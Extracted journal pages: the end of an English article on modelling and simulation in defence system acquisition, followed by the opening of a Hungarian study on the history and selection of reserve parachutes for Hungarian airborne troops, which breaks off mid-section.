Models represent the essential characteristics of the system of interest (SOI), the environment in which the system operates, and the interactions with enabling and interfacing systems and operators. Models and simulations can be used within most system life cycle processes.

Business or mission analysis:

A descriptive model of the problematic situation ensures that the right problem(s) is being addressed.

Requirements (stakeholder and system) definition:

It enables justification of requirements and avoids over-/underspecification.

Architecture definition:

This means evaluation of candidate options against selection criteria and enabling active agents to discover the best architecture, including the integration to other systems.

Design definition:

This means obtaining the needed design data, adjusting parameters for optimisation, and updating system model fidelity as actual data for system elements to become available.

Verification and validation:

This means simulating the system's environment, evaluating verification and validation data (simulation uses observable data as inputs for computation of critical parameters that are not directly observable), and validating the fidelity of the simulation (false positives/false negatives).

Operations:

These mean simulations that reflect actual behaviour and simulation of operations in advance of execution for planning, validation, and operator training.

Modelling and Simulation (M&S) in Defence Acquisition Lifecycle

The use of modelling and simulation (M&S) is not new in defence acquisition. In the 1960s, as computing capabilities increased, the task of modelling and simulating both the design and performance of defence systems moved increasingly toward digital representations and algorithms implemented in computer software. As high-speed digital networking evolved during the 1980s and 1990s, the ability to share this digital information both within and across organisations increased rapidly and created opportunities for collaboration in the development of defence systems.

The use of modelling and simulation (M&S) within the defence acquisition system is a multi-dimensional activity which supports the milestone decision process, supports multiple stakeholders (operator, developer, designer, manufacturer, supporter, tester and trainer), and consists of various classes and types of M&S, each with a specific purpose.

The Systems Engineering (SE) in the defence acquisition process is usually represented as a life-cycle with a series of stages as well as those mentioned above. The following sections resume the application of M&S in a military system development context.[19]

[19] Lalit K. Piplani, *Systems Acquisition Manager's Guide for the Use of Models and Simulations,* Report. Defense Technical Information Center, 1994.

Conceptual Design

The conceptual design aims to arrive at a system-level design approach through trade-off studies. While capability development processes are improving rapidly (based partly on improved M&S tools), little information is available on the design approach below system-level. Only broad concepts of operation, derived from the User Need, are known, implying, for example in a military system context, that Theatre/Campaign and Mission/Battle models are used during this phase. As no actual equipment exists during this phase, constructive simulations are usually employed. The models used to describe behaviour are themselves process type models which of course do not have a physics base, but are rather based on doctrine, cognitive task analysis, psychological profiles and user experience. As such, this level of simulation is most useful for the exploration of concepts and possible behaviour before the design phase begins. If the simulation system is itself designed correctly, it can transition easily into the simulation tool needed for design phase support. A suite of models and simulations, along with supporting data including threat, environment, tactics, and others are required in this stage.

- Engineering level models of new designs provide system and subsystem performance to support higher-level models.
- Engagement and mission/battle level simulations evaluate the effectiveness of designs in an operational environment and evaluate the consequences of different engagement tactics.
- Campaign/theatre level models examine the outcomes of new system capabilities, technologies, and tactics in extended, combined force conflicts.
- Human interaction in simulations may be used either to identify the tactics for use in other models and simulations or to examine the operational impacts of alternative tactical schemes or concepts of operation.
- Virtual prototypes also demonstrate military utility of new tactics, technologies and systems.

This suite of models and simulations allows for analytical evaluation of tactics or concepts of operation changes with existing baseline systems before evaluation of new systems. The campaign/theatre level models and simulations, used in conjunction with the results of the lower-level models, will develop the data used to identify warfighting needs to be documented. The engagement and mission level models will identify the features and characteristics that provide the required capabilities with the potential to satisfy those needs.

Preliminary Design

The complexity of modern systems which involve numerous electronic subsystems and very rich information environments as well as the more traditional 'physical' components results in the need for a simulation system able to address a high degree of heterogeneity, and it is this fact which has led to the introduction of agent-based model techniques. The preliminary design aims to arrive at a sub-system-level design approach through trade-off studies. More information is available on most aspects of

the overall design approach in this phase. The availability of this information implies that, again in a military system context, the same agent-based model used for concept development can be used by expanding the resolution of the various types of models used – Mission/Battle, Engagement, and Engineering type models.

These models have the same function as in the concept development phase but can represent these functions in more detail. Different analyses during this phase will require the models used to be of different levels of granularity depending on which elements of the system are being studied. The same behavioural models can also be carried forward to this phase, again with more detail if appropriate. Generally, it is expected that there is more of a focus on individual behaviours in this phase in contrast to unit-level behaviours in the concept development phase. Early prototyping during preliminary design would place greater emphasis on virtual simulations, which can often be readily developed from the components of the constructive agent-based simulation models. As this phase advances, it is expected that constructive and virtual models will be used together. However, the developmental nature of the early prototypes would preclude the use of live simulations.

Detailed Design and Development

Detailed design and development aim to arrive at a component-level design approach through trade-off studies. Detailed information will be available on all aspects of the design approach. The availability of this information implies that more detailed Engineering and Physics/Mathematics type models will be used in the simulation system replacing those used. Figure 8 presents a multi-physic simulation. Model and simulation performance can become an issue at this level. It is therefore essential to build the simulation system in such a way that it can be run with different levels of resolution in its different parts. Those components that do not understudy at any particular time must still be represented well enough so that the overall context is maintained, but at whatever lower level that is suitable to improve performance.




Figure 8

IED detonation simulation after 0.25ms (left) and 0.9ms (right) using ANSYS Autodyn software.

Source: Rodrigo Guajardo, 'Mecánica computacional como herramienta para el diseño de ingeniería de defensa', *Academia Politécnica Militar – Boletín Científico* 21 (2017), 43–66.
Available: http://boletincientifico.cl/boletines/boletin21/pdf/ARTICULO-3.pdf (13. 11. 2019.)

Production and Construction

Production and/or construction aims to produce, integrate, and validate the system. A mix of Physics/Mathematics, Engineering, and Engagement type models would be used during production and/or construction. These hierarchical model types would take the form of process-based, physics-based and iconic models of high resolution and fidelity for satisfactory validation of the system, but which still exist with the agent-based simulation with this validation focus; the original constructive simulation becomes less critical, but still provides an integrating function, and should still be updated so that it can support further system evolution of functionality and complexity. Live and virtual simulations are used to validate both the real system and the constructive simulation models as presented in Figure 9, where a combat vehicle suspension is evaluated under current operational requirements.

Utilisation and Support

Utilisation and support will require the use of Physics/Mathematics, Engineering, Engagement, Mission/Battle, and Theatre/Campaign type models, which again can still be used from within the existing agent-based simulation system for system management purposes and for developing evolutionary additions to system functionality and exploring their consequences. Because the management function is more robust in this phase, some adaptation to the user interface will be required for usability reasons. However, in most cases, the same models can be used in earlier phases. Live and virtual simulations are also required for other functions, such as:

To validate the system or provide training to system users in operational scenarios that would otherwise be prohibitively complex, expensive, or dangerous, as the drop test simulation shown in Figure 10, that can report important design data as feedback.




Figure 9

Virtual vehicle dynamics simulation performance assessment under environmental conditions using MSc Adams software.

Source: 'Dynamic analysis software Adams Car', *Direct Industry.* Available: www.directindustry.com/prod/msc-software/product-6042-1576633.html (08. 11. 2019.)

To monitor the system's long-term performance for signs of degradation due to ageing, storage, or environmental factors.

To assess the effectiveness of the extant and modified system against emerging needs, using the five hierarchical model types.




Figure 10

Drop test simulation capabilities using Altair Hyperworks software.

Source: 'Altair Radioss Overview', Altair. Available: https://altairhyperworks.com/product/RADIOSS (06. 10. 2019.)

Disposal

The final phase of disposal can also be facilitated by using M&S. Components of the existing agent-based model will still be usable. However, the disposal will require the addition of new components dealing with possible secondary markets, financial issues relating to on-sales, financial issues relating to final disposal, environmental issues, and so on.

Conclusions

DoD Acquisition Modelling & Simulation (M&S) is usually not viewed by program managers as cost or schedule effective, although for systems engineers who have to deal with the development process of weapons systems it is an essential design tool. The potential for modelling and simulation tools and techniques to play a critical role in the development of military and general systems have by no means been exhausted. The study has shown that systems engineers now have at their disposal a comprehensive range of M&S tools and techniques to address all aspects of the systems engineering process. The technological evolution has made a transition from

a complete absence of M&S capability, with its consequent impact on the provision of cost-effective, reliable systems to meet user needs, through a position where the prevalence of digital computing leaves no excuse for the lack of effective M&S. The key for systems engineers, however, is to be thoroughly familiar with the range of tools and techniques that are available (in other words, to possess so-called declarative knowledge relevant to M&S), and, necessarily, to understand when and why these tools and techniques can be applied in the development of complex systems. When these are brought together with a knowledge of how the tools and techniques are used (procedural knowledge), then systems engineers are fully equipped to make use of their knowledge and skills. This combination of the forms of knowledge is referred to as functioning knowledge and is seen as particularly necessary to the effective utilisation of modelling and simulation in systems engineering.

References

'About INCOSE', *INCOSE*. Available: www.incose.org. (24. 09. 2020.)

'Altair Radioss Overview'. Altair. Available: https://altairhyperworks.com/product/RADIOSS (06. 10. 2019.)

Allouis, Elie – Blake, R. – Gunes-Lasnet, S. – Jorden, T. – Maddison, B. – Schroeven-Deceuninck, H. – Stuttard, M. – Truss, P. – Ward, K. – Ward, R. – Woods, M.: 'A Facility for the Verification & Validation of Robotics & Autonomy for Planetary Exploration'. Proceedings of the 12th Symposium on Advanced Space Technologies in Automation and Robotics. Noordwijk, ASTRA, 2013. Available: http://robotics.estec.esa.int/ASTRA/Astra2013/Papers/Allouis_2824264.pdf (28. 04. 2020.)

Buede, Dennis M.: *The Engineering Design of Systems – Models and Methods.* New Jersey, John Wiley & Sons, 2009. DOI: https://doi.org/10.1002/9780470413791

'Department of Defense Instruction 5000.02 (DoDI)'. U.S. Department of Defense, Washington DC, 2015. Available: http://acqnotes.com/wp-content/uploads/2014/09/DoD-Instruction-5000.2-Operation-of-the-Adaptive-Acquisition-Framework-23-Jan-2020.pdf (15. 11. 2019.)

'Dynamic analysis software Adams Car'. *Direct Industry*. Available: www.directindustry.com/prod/msc-software/product-6042-1576633.html (08. 11. 2019.)

Guajardo, Rodrigo: 'Mecánica computacional como herramienta para el diseño de ingeniería de defensa'. *Academia Politécnica Militar – Boletín Científico* 21 (2017), 43–66. Available: http://boletincientifico.cl/boletines/boletin21/pdf/ARTICULO-3.pdf (13. 11. 2019.)

INCOSE – Systems Engineering Handbook: A Guide for System Life Cycle Processes and Activities, ed. by Walden, David D. New Jersey, John Wiley & Sons, 2015.

Johnson, Stephen: 'Three approaches to big technology: Operations research, systems engineering, and project management'. *Technology and Culture* 38, no 4 (1997), 891–919. DOI: https://doi.org/10.2307/3106953

MIL-STD 499A:1974 Military Standard: Engineering Management, U.S., Department of Defense. Available: http://everyspec.com/MIL-STD/MIL-STD-0300-0499/MIL-STD-499A_10375/ (11. 11. 2019.)

Modeling and Simulation in Manufacturing and Defense Acquisition: Pathways to Success. National Research Council. Washington DC, The National Academies Press, 2002. DOI: https://doi.org/10.17226/10425

NATO AAP-48:2013 System Life Cycle Processes. Available: https://tssodyp.ssb.gov.tr/genel/ReferansDokumanlar/AAP48%20NATO%20System%20Life%20Cycle%20Processes-Mart%202013.pdf (15. 11. 2019.)

Piplani, Lalit K.: *Systems Acquisition Manager's Guide for the Use of Models and Simulations.* Report. Defense Technical Information Center, 1994. DOI: https://doi.org/10.21236/ada285573 DOI: https://doi.org/10.21236/ADA285573

Systems Engineering Fundamentals. Supplementary Text Prepared by the Defense Acquisition University Press, Fort Belvoir, Virginia, January 2001. Available: https://ocw.mit.edu/courses/aeronautics-and-astronautics/16-885j-aircraft-systems-engineering-fall-2005/readings/sefguide_01_01.pdf (24. 09. 2020.)

Systems Engineering Vision 2020. INCOSE, 2007. Available: www.ccose.org/media/upload/SEVision2020_20071003_v2_03.pdf

The Acquisition Handbook. Ministry of Defence, 2002. Available: http://www.defence.org.cn/aspnet/vip-usa/uploadfiles/20041029321345 09.pdf (11. 11. 2019.)

Welby, Stephen P.: 'Standards'. *M&S Journal* 8 (2013), 2–3. Available: www.msco.mil/DocumentLibrary/Journals/MSJournalSpring2013.pdf (15. 11. 2019.)

HADMÉRNÖK
HADITECHNIKA

15. évfolyam (2020) 3. szám 43–74.
DOI: 10.32567/hm.2020.3.3

Szaniszló Zsolt[1]

Új személyi légideszant ejtőernyő típus rendszerbe állítása előtt a Magyar Honvédség III. rész

A lehetséges „trónkövetelők" összevetése a jövendő alkalmazó szempontjából: a tartalék ejtőernyő vizsgálata

The Hungarian Defence Forces Facing the Inauguration Process of a New Type of Personnel Airborne Troop Parachute, Part III.

Comparison of the Possible 'Pretenders' from the Point of View of Future Appliers: the Examination of the Reserve Parachute

Többrészes tanulmányom a Magyar Honvédség (MH) új személyi légideszant ejtőernyő rendszerrel történő ellátásának szükségességére hívja fel a figyelmet, és természetesen javaslatot tesz a beszerzésre irányuló kezdeti lépések megtételére. Tanulmányom első részében napjaink legelterjedtebben alkalmazott konvencionális személyi légideszant ejtőernyő rendszereit és kifejlesztésük rövid történetét mutattam be. A lehetséges fő ejtőernyő típusok technikai adatait és jellemzőit az úgynevezett „Klasszikus Hármas" alapján, tanulmányom második részében vizsgáltam meg. Tanulmányom harmadik részében – szintén ugyanezen módszer alapján – az elképzelt tartalék ejtőernyő típusokat vizsgálom meg.

Kulcsszavak: **ejtőernyős katona, személyi légideszant ejtőernyő rendszer, bekötött nyitási rendszerű ejtőernyős dobás, tartalék ejtőernyő**

[1] HM Állami Légügyi Főosztály, repülésfelügyeleti (ejtőernyős) főtiszt, e-mail: sunnyboymi24@gmail.com; ORCID: https://orcid.org/0000-0003-0646-1505

The objective of my serial study is to highlight the necessity of introduction of a new personnel airborne troop parachute system in the Hungarian Defence Forces (HDF) and to make a proposal for the process of the procurement. In the first part of my study I introduced the widely used modern conventional personnel airborne troop parachute systems, the short development stories of them. I observed the technical data and characteristics of the possible types of the main parachute in the second part of my study according to the so called 'Classical Triple' method. In the third part of my study I examine – also using the above mentioned method – the imagined types of reserve parachute.

Keywords: **paratrooper, personnel airborne troop parachute system, static line drop, reserve parachute**

Bevezetés

Tanulmányom harmadik részét nem véletlenül szentelem a személyi légideszant ejtőernyő rendszer adott körülmények között „főszerepet játszó" elemének: a tartalék ejtőernyőnek.

Megdöbbentő tény, de a (közel)múltban a személyi ejtőernyős deszantfeladatok technikai biztosítása terén ezen eszközök alkalmazása még korántsem volt általánosan elfogadott gyakorlat. Hogy az adott (történelmi) helyzetben ennek mi volt a – bizonyos nézőpontból még érthető, de személy szerint általam semmiféleképpen sem elfogadható – magyarázata, nem csak tanulmányom jelen részének szempontjából bír(hat) jelentőséggel. Úgy gondolom, hogy az első két részben[2] már említett, az ejtőernyős tudományterületet (!) sok esetben csak felszínesen „ismerő" jövendő döntéshozó(k) ilyen irányú tájékoztatása sem lesz hiábavaló.

A tartalék ejtőernyő katonai alkalmazásának története

A kezdetek…

Az „ejtőernyős gyalogságot" megteremtő, majd harcászati és hadműveleti szintű gyakorlatokon először kipróbáló Szovjetuniót már a kezdet kezdetén az jellemezte, hogy a tartalék ejtőernyő viselése nem opció, hanem kötelező az ejtőernyős ugrás végrehajtása során. Az 1930. augusztus 2-án készült felvétel (1. ábra) ebből a szempontból is jelzésértékű.

[2] Ld.: Szaniszló Zsolt: Új személyi légideszant ejtőernyőtípus rendszerbe állítása előtt a Magyar Honvédség I. rész. A lehetséges „trónkövetelők" „születése". *Hadmérnök,* 10. (2015), 3. 267–278.; Szaniszló Zsolt: Új személyi légideszant ejtőernyőtípus rendszerbe állítása előtt a Magyar Honvédség II. rész. A lehetséges „trónkövetelők" összevetése a jövendő alkalmazó szempontjából: a fő ejtőernyő vizsgálata. *Hadmérnök,* 13. (2018), 1. 41–57.

1. ábra

A szovjet légideszant születésnapja. A tartalék ejtőernyők hajtogatásáért felelős szakember: V. G. Baranov (középen) az ugrók második hatos csoportjával.

Forrás: Иван И. Лисов: Свободный полет. Москва, „Молодая Гвардия", 1979. 66–67.

A tartalék ejtőernyő fontosságát szemlélteti a következő összeállítás is, amely a szovjet katonai, illetve polgári (sport) célú ejtőernyőzés 1931-re (!) elért eredményeit mutatja:

„Tisztáztak néhány szakkérdést is:

1. Kiválasztották a gyakorlóugrások számára legmegfelelőbb géptípust.
2. Meghatározták a legcélszerűbb ugrás-magasságokat és repülési sebességet.
3. Kidolgozták *a hasernyő használatának szabályait.*
4. Megállapították azokat a meteorológiai feltételeket, amelyek mellett még veszélytelenül lehet gyakorlóugrást végrehajtani.
5. Kidolgozták a kiképzés anyagát és módszertanát stb."[3]

Ejtőernyős szemmel olvasva a fentieket, kijelenthetjük: tulajdonképpen minden benne van, amely a tevékenység biztonságos végrehajtásához szükséges. Így a tartalék ejtőernyővel kapcsolatos kitétel sem véletlenül került a harmadik helyre: amennyiben az ejtőernyős – a fő ejtőernyő részleges vagy teljes meghibásodása esetén – nem ismeri fel, hogy szükségessé vált annak használata, és nem cselekszik az előírások szerint, akkor abba bele is halhat.

[3] Bácskai Györgyi et alii: *Selyemszárnyakon. Ismerkedés az ejtőernyőzéssel.* Budapest, Zrínyi, 1969. 34.

Az 1930-as évek közepére kiképzésre, gyakorlásra kifejlesztett szovjet – az „Irvin-rendszeren" (az ugró egy kézi kioldófogantyúval önmaga kell hogy nyissa az ejtőernyőt zuhanás közben) alapuló – fő ejtőernyő típus: a PT[4]-1 még fizikai megjelenése okán is igazodott a tartalék ejtőernyővel kapcsolatos kezdeti, példaértékű hozzáálláshoz: a hasi ejtőernyő felszakadó hevedervégeit egyszerűen hozzávarrták a fő ejtőernyő-hevederzet vállrészéhez,[5] hogy azt „véletlenül se lehessen" a földön hagyni. (A Nagy Honvédő Háború idején megjelent, már bekötött nyitási rendszerrel is működtethető PD[6]-41-1 típusú légideszant fő ejtőernyő-hevederzetéhez a tartalék ejtőernyőt külön karabinerekkel lehetett rögzíteni, amelyhez képest – a háború után népszerű – PD-6 típus ismét „visszalépést" jelentett.)

Érdekes módon a szovjet példát – egyáltalán nem követték a további „úttörők": például az ejtőernyős és a leszálló deszantokat a II. világháborúban számos alkalommal sikeresen alkalmazó Németország ejtőernyős vadászai mind a gyakorló, mind a harci ugrásaikat tartalék ejtőernyő nélkül hajtották végre. Hogy miért döntöttek így, arra érdemes röviden kitérni.

A német hadvezetés személyi ejtőernyős deszantkoncepciója az alacsony magasságból végrehajtott, tömeges ejtőernyős kijuttatást jelentette, amely tökéletesen illeszkedett:

Technikai szempontból a Wehrmacht részére kifejlesztett, majd rendszeresített saját RZ típusú főejtőernyőik[7] egyszerű nyitási rendszeréhez, amely tökéletesen illeszkedve az ejtőernyős dobáshoz nagyobb számban alkalmazott repülőtechnikák (elsősorban a Ju–52 típus) által biztosított dobási jellemzőihez. Az RZ-1, majd -16, -20 és -36 típusok[8] mind az úgynevezett „Heinecke-rendszer" alapján[9] működtek, és a viszonylag kis dobási sebesség[10] a kupolanyílási rendellenességek kialakulásának valószínűségét egyértelműen kizárta.

Kiképzésmódszertani szempontból az úgynevezett „német precizitáshoz", vagyis az ejtőernyők ugráshoz történő előkészítettségéhez és a biztonságos kupolabelobbanást megelőző, az ejtőernyő-zsinórzat és a kupola komplexumának tokból történő kihúzódását elősegítő szabályos gépelhagyáshoz. Az értelemszerűen gondosan hajtogatott ejtőernyő biztonságos működése így tulajdonképpen már „csak" az ejtőernyős ugró aktív közreműködésén múlott: a rendkívül pontos gépelhagyási és egyben nyitási testhelyzet (2. és 3. ábra) készségszintű begyakorlásán, majd valós végrehajtásán.

---

4 Парашют Тренировочный – ПТ.

5 М. И. Миронов – С. М. Виноградов: *Парашютизм. Вопросы, теории и практики парашютного дела.* Москва, Редакционно-Издательский Отдел Аэрофлота, 1936. 114.

6 Парашют Десантный – ПД.

7 A német ejtőernyő típusmegnevezése utal annak nyitási rendszerére, valamint a kialakítására: kényszerkioldású (bekötött nyitási rendszerű) és háti (Rückenpackung Zwangauslösung – RZ).


8 John Weeks: *The airborne soldier.* Dorset, Blandford Press, 1982. 35.

9 Szaniszló (2018) i. m. (2. lj.) 43.

10 A napjainkban alkalmazott nyugati légideszant fő ejtőernyő típusok – pl. a T-10, a T-11 és az MC-6 (SF-10A) – nyitási rendszerei is még mind az ún. „Heinecke-rendszeren" alapulnak. A gyakorlati tapasztalatok igazolták, hogy az ún. „Mae West" („szálátcsapódásos nyílási rendellenesség") bekövetkezését előidéző ún. „sailing" („vitorlázás") -jelenség kialakulására kb. 130 knots (kb. 240 km/h) dobási sebesség fölött van csak lehetőség, a Ju-52 típus azonban ennél kisebb sebességgel dobta az ejtőernyősöket.

2. ábra

Német ejtőernyős vadász szabályos gépelhagyási testhelyzete Ju–52 típusú repülőgépből való ugrás során.
Forrás: Walter Seride: *Soldaten fallen vom himmel.* Berlin, Schützen Verlag, (reprint), 1968. 64.



3. ábra

A gépelhagyási testhelyzet egy másik kameraállásból. Jól megfigyelhető az alacsony dobási magasság.
Forrás: Seride (1968) i. m.

A fentieket a későbbi német villámháborús sikerek is igazolták, és egyben tulajdonképpen „el is vetették" a tartalék ejtőernyő rendszeresítésével kapcsolatos esetleges igényeket.

A brit légideszant katonái ejtőernyős ugrásaikat kezdetben Whitley típusú bombázó repülőgépek alsó, kis méretű búvónyílásán keresztül (4. és 5. ábra) hajtották végre.

4. ábra

1941. Brit ejtőernyősök egy Whitley típusú bombázórepülő szűk belső terében, felszállás előtt vagy a dobási zóna felé tartva, mivel X típusú főejtőernyők bekötőkötelei még nincsenek rögzítve.

Forrás: www.pinterest.co.uk/pin/531143349786605036/ (A letöltés dátuma: 2019. 04. 10.)

5. ábra

1942. Ringway, Egyesült Királyság. Belga ejtőernyősök gyakorlati kiképzése.

Forrás: https://commons.wikimedia.org/wiki/File:Belgians_Train_in_England-_Parachute _Training_at_Ringway,_Near_Manchester,_1942_D8710.jpg (A letöltés dátuma: 2019. 03. 19.)

„A vörös ördögök" így tartalék ejtőernyő nélkül „estek át" a II. világháborús tűzkeresztségen, a fő ejtőernyőn kívül „csak" egyéni felszereléseiket (például speciális ejtőernyős sisak, bakancs stb.) viselték „a mennyekből való zuhanás során". Vélelmezhető, hogy

esetükben a bombázó repülőgép szűk belső terének és a gépelhagyás bonyolultságának[11] volt „köszönhető" a tartalék ejtőernyő nélküli ugrás, de ennek kockázatát a GQ Parachute Inc. által gyártott, – szintén a „Heinecke-rendszeren" alapuló – bekötött nyitási rendszerű X típusú fő ejtőernyő[12] (lásd 4. és 9. ábra) okán „bevállalhatónak" ítélték.

Bizonyított, hogy a magyar katonai ejtőernyős fegyvernemet megalapító vitéz Bertalan Árpád – a Magyar Királyi Honvédség századosa – által vezetett kísérleti keret[13] tagjai sem alkalmaztak kezdetben minden ugrásukhoz tartalék ejtőernyőt, de teljesen más okból kifolyólag, mint német és brit „kollégáik".

A magyar katonai ejtőernyőzést – már akkor is – „szerény" anyagi-technikai feltételek jellemezték: az alapító egy 7 fős tiszti csoporttal kezdte meg a kísérleti-módszertani ugrásokat 1938-ban, amely – lábtörések miatt – 2 fővel csökkent, majd a maradék létszám 10 fő tisztesi állománykategóriájú katonával egészült ki. Ehhez kezdetben 15 (!) darab, különféle eredetű Irvin, Schroeder és Salvatore típusú ejtőernyő állt rendelkezésükre, amelyet a HM Repülési Osztálya még néhány készlet Heinecke típusú pilóta mentőejtőernyővel és Salvatore típusú hasi tartalék ejtőernyővel egészített ki,[14] így nem csoda, hogy elődeink olyan fő ejtőernyővel is hajtottak végre ugrást, amelynek hevederéhez a tartalék ejtőernyő rögzítése fizikailag is lehetetlen volt (6. ábra).

6. ábra

Öten négy különböző típusú ejtőernyővel. Tassonyi Edömér főhadnagy (balról a második) ugrási feladatát a széles övhevederrel rendelkező olasz Salvatore légideszant ejtőernyővel, tartalék (hasi) ejtőernyő nélkül hajtja végre.

Forrás: Muzslai Pál hagyatékából, a RepTár Szolnoki Repülőmúzeum Kiállítóhely és Élmény-centrum muzeológusainak jóvoltából.

[11] A németekkel ellentétben az Egyesült Királyság hadvezetése kezdetben jócskán alábecsülte az 1936-os ún. „kijevi sokk" jelentőségét, amely hátráltatta a szigetország új fegyvernemének „megszületését". A fejlődést az ejtőernyős kijuttatást optimálisan biztosító, megfelelő méretű és elhelyezkedésű ajtókkal rendelkező szállító repülőgépek alapvető hiánya gátolta, ez vezetett a régi bombázók új feladatkörben történő alkalmazásához.

[12] Philip De Ste Croix: *Airborne operations.* London, Salamander Books Ltd. 1978. 9.

[13] Egy olyan harcászati szintű célok elérésére alkalmazható katonai egység létrehozását kapták történelmi feladatul, amelyhez – mint a műveleti területre történő egyik speciális kijuttatási módszer – a gyakorlati ejtőernyős tapasztalatok megszerzése is nélkülözhetetlenné vált.

[14] Simon László: A magyar katonai ejtőernyőzés rövid története. *Magyar Szárnyak,* 24. (1996), 24. 261–271. 263.

A fenti, kényszerűség „szülte" „megoldás" a Hehs Ákos szkv. mérnök százados által megalkotott 39 M, úgynevezett „kettős gyakorló ernyő" – vagyis egy közös felfüggesztőrendszerhez csatlakoztatott fő- és tartalék ejtőernyő – 1939-es évi rendszeresítését követően a múlt homályába veszett. A tartalék ejtőernyő kötelező viselése, valamint szükségessé válása esetén az alkalmazásáról történő döntés időben történő meghozatala és annak készségszintű végrehajtása nem egy magyar ejtőernyős katona „ősünk" életét mentette meg.

A II. világháború időszaka

Tény, hogy minősített (háborús) körülmények között „volt lehetőség" a békeidőben egyébként szigorú biztonsági előírások – véleményem szerint néha az észszerűséget is jóval túllépő módon történő – felülbírálására, – amely alól még a tartalék ejtőernyővel kapcsolatosak sem maradhattak kivételek – amennyiben az szükségszerűvé vált az elérendő katonai siker érdekében. Az ilyen esetek száma – nem rendelkezvén velük kapcsolatos megdönthetetlen bizonyítékokkal – sok esetben kérdéses, de ez nem azt jelenti, hogy ilyenek ne fordultak volna elő még azoknál az „ejtőernyős nemzeteknél" is, ahol a tartalék ejtőernyőnek kezdetben különösen nagy jelentőséget tulajdonítottak. Ezt a tanulmány terjedelmének végessége miatt csak három, felvétellel is dokumentált példával igazolom.

Az első eset a magyar katonai ejtőernyősök első harci bevetéséhez kötődik, akiknek hozzáállása a tartalék ejtőernyő kötelező viseléséhez egyébként soha nem volt kérdéses (7. ábra).

7. ábra

A Magyar Királyi Honvédség ejtőernyőse fő- és tartalék ejtőernyője kupolái alatt ereszkedik. A felvétel nyilvánvalóan nem az újvidéki bevetésen készült, hiszen elődeink első harci ugrásukat már alkonyat után hajtották végre.

Forrás: Muzslai Pál hagyatékából, a RepTár Szolnoki Repülőmúzeum Kiállítóhely és Élmény-centrum muzeológusainak jóvoltából a kiadványban található Az ejtőernyős ezred története képekben című képgyűjteményből.

A következő idézet részlet a vállalkozás egyik végrehajtójának[15] visszaemlékezéséből:

„Mikor három szállítógépünk a cél közelébe ért, kigyulladt a lámpa, ezzel megadták a jelet az ugrásra. Megkezdtük hát a gép elhagyását. Én elsőnek ugrottam, de a megbeszélésnek megfelelően előbb kioldottam a csomagtér zárját, hogy az ejtőtartályok velünk egyidőben érjenek földet. Így is történt! A parancs értelmében mindkét ejtőernyőnket kinyitottuk, hogy nagy létszámmal végrehajtott deszant hadművelet látszatát keltve megfélemlítsük az ellenséget."[16]

A második eset különlegességét viszont az jelenti, hogy éppen a tartalék ejtőernyőt – kezdetben – a teljes ejtőernyős felszerelés kötelező tartozékaként kezelő szovjet ejtőernyős gyakorlat „csinált hátraarcot": előfordult, hogy az állomány közel fele (!) „csak" PD-6 vagy PD-41-1 típusú fő ejtőernyőt viselt az ugrási feladat végrehajtásához (8. ábra).

8. ábra

Szovjet diverzáns csoport tagjai az ejtőernyős dobásra is alkalmazott TB-3 (ANT-7) típusú bombázó repülőgépük felszállására várnak. Tizenegyből öten (!) hasi tartalék ejtőernyő nélkül indulnak bevetésre az ellenséges vonalak mögé.

